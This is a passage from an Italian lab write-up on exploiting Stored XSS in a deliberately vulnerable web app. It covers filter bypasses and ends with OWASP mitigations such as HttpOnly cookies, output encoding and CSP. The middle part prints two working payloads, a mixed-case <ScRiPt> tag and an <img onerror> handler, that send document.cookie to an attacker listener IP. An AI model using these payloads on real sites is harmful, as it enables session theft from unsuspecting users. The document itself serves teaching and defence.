- **Spiegazione Semplice:** Nel livello Medio, il programmatore ha cercato di proteggere il sito usando diversi "filtri", ma ha usato gli strumenti sbagliati. È come se avesse messo una porta blindata (protezione SQL) per proteggersi da un ladro che entra dalla finestra (XSS). Alcuni attacchi semplici vengono bloccati, ma il sito non è affatto sicuro.

Tecniche di Bypass Utilizzate

Per superare i controlli del livello Medium, abbiamo testato due strategie principali:

1. Bypass Case-Insensitive (`<ScRiPt>`)

- **Spiegazione Tecnica:** Il filtro del server cerca specificamente la stringa esatta `<script>` in modo **case-sensitive** e non normalizza l'input. Tuttavia, il browser interpreta i tag HTML in modo **case-insensitive**, rendendo il tag `<ScRiPt>` perfettamente funzionante.
- **Script:** `<ScRiPt>document.location='http://192.168.104.100:4444/?c='+document.cookie</ScRiPt>`
- **Spiegazione Semplice:** Il sito controlla solo se scriviamo "script" tutto minuscolo. Scrivendo la parola con lettere maiuscole e minuscole alternate, la "guardia" del sito non la riconosce, ma il browser della vittima capisce lo stesso che deve eseguire il codice.

2. Bypass tramite Event Handler (`<img>`)

- **Spiegazione Tecnica:** Poiché il filtro è focalizzato sulla rimozione del tag `<script>`, è possibile eseguire JavaScript tramite gli **event handler** HTML come `onerror`. Usando il tag `<img>` con una sorgente inesistente (`src=x`), forziamo il browser a generare un errore, attivando il codice JavaScript associato.

- **Script:** `<img src=x onerror="new Image().src='http://192.168.104.100:4444/?c='+document.cookie;">`
- **Spiegazione Semplice:** Invece di usare la parola vietata "script", usiamo un'immagine "rotta". Il sito pensa che sia un'immagine innocua, ma quando il browser non riesce a caricarla, attiva il nostro comando segreto per rubare i dati.

Esfiltrazione Silenziosa vs Rumorosa

- **Metodo document.location (Rumoroso):** Cambia visibilmente la pagina della vittima reindirizzandola verso l'IP dell'attaccante. È efficace ma facile da notare per l'utente.
- **Metodo new Image() (Silenzioso):** Crea un oggetto immagine invisibile in memoria. Il browser effettua una richiesta HTTP al server dell'attaccante per "scaricare" questa immagine, inviando i cookie come parametro senza mai cambiare la pagina visualizzata dall'utente.
- **Spiegazione Semplice:** Il primo metodo è come un ladro che ti trascina via di casa (molto evidente). Il secondo è come un ladro che ti sfila le chiavi di tasca mentre cammini: non ti accorgi di nulla e rimani dove sei, ma lui ha già quello che gli serve.

---

8. CONCLUSIONI

Il laboratorio ha dimostrato con successo come una vulnerabilità **Stored XSS** possa essere sfruttata per compromettere la riservatezza delle sessioni utente.

- **Livello Low**: Abbiamo confermato che l'assenza totale di controlli permette attacchi banali e immediati tramite il tag `<script>`.
- **Livello Medium**: Abbiamo evidenziato il fallimento delle "difese parziali". La rimozione di parole chiave (blacklisting) o l'uso di filtri SQL per problemi HTML sono pratiche insicure. Il bypass tramite **tag alternativi** (`<img>`) o **case-sensitivity** (`<ScRiPt>`) dimostra che un attaccante troverà sempre una via se l'input non è validato correttamente alla radice.

In sintesi, lo Stored XSS è una minaccia critica perché trasforma un'applicazione web affidabile in un veicolo di distribuzione di malware o strumenti di esfiltrazione dati, colpendo ogni utente che interagisce con i dati infetti memorizzati nel database.

RACCOMANDAZIONI DI SICUREZZA (MITIGAZIONE)

Per proteggere l'applicazione e gli utenti, si raccomandano le seguenti contromisure basate sulle best practice **OWASP**:

1. Adozione del flag HttpOnly

- **Spiegazione Tecnica**: Configurare i cookie di sessione (PHPSESSID) con l'attributo `HttpOnly`. Questo impedisce a JavaScript di accedere ai cookie tramite `document.cookie`, rendendo inutile l'esfiltrazione via XSS.

- **Spiegazione Semplice**: È come mettere il tuo documento d'identità in una teca blindata: il controllore (il server) può vederlo, ma nessuno può toccarlo o fotocopiarlo, nemmeno con un trucco.

2. Output Encoding Contestuale

- **Spiegazione Tecnica**: Convertire tutti i dati forniti dall'utente in entità HTML prima di visualizzarli (es. `<` diventa `<`). Questo assicura che il browser tratti l'input come semplice testo e mai come codice eseguibile.

- **Spiegazione Semplice**: Il sito deve "disinnescare" i messaggi degli utenti: se scrivi un comando, il sito lo trasforma in una descrizione innocua del comando, impedendo che esploda nel computer di chi legge.

3. Content Security Policy (CSP)

- **Spiegazione Tecnica**: Implementare un'intestazione HTTP CSP che istruisca il browser a caricare script solo da sorgenti fidate e a bloccare l'invio di dati verso domini non autorizzati (escludendo l'IP dell'attaccante).

- **Spiegazione Semplice**: È come avere una guardia del corpo che impedisce al tuo browser di parlare con sconosciuti o di eseguire ordini che non provengono direttamente dal padrone di casa.

4. Validazione Input (Allow-listing)

- **Spiegazione Tecnica**: Non limitarsi a cancellare le parole "cattive" (blacklisting), ma accettare solo formati di dati noti e sicuri (es. solo testo alfanumerico nei campi nome).

- **Spiegazione Semplice**: Invece di fare una lista di migliaia di cose vietate, il sito dovrebbe avere una lista corta di cose permesse. Tutto il resto viene buttato via.

5. Uso di Framework Moderni

- **Spiegazione Tecnica**: Utilizzare framework come React o Angular che gestiscono automaticamente l'encoding degli output per impostazione predefinita, riducendo drasticamente la superficie di attacco XSS.

- **Spiegazione Semplice**: Significa costruire il sito usando componenti moderni che hanno già i "sistemi di sicurezza" integrati di fabbrica, riducendo il rischio di errori umani.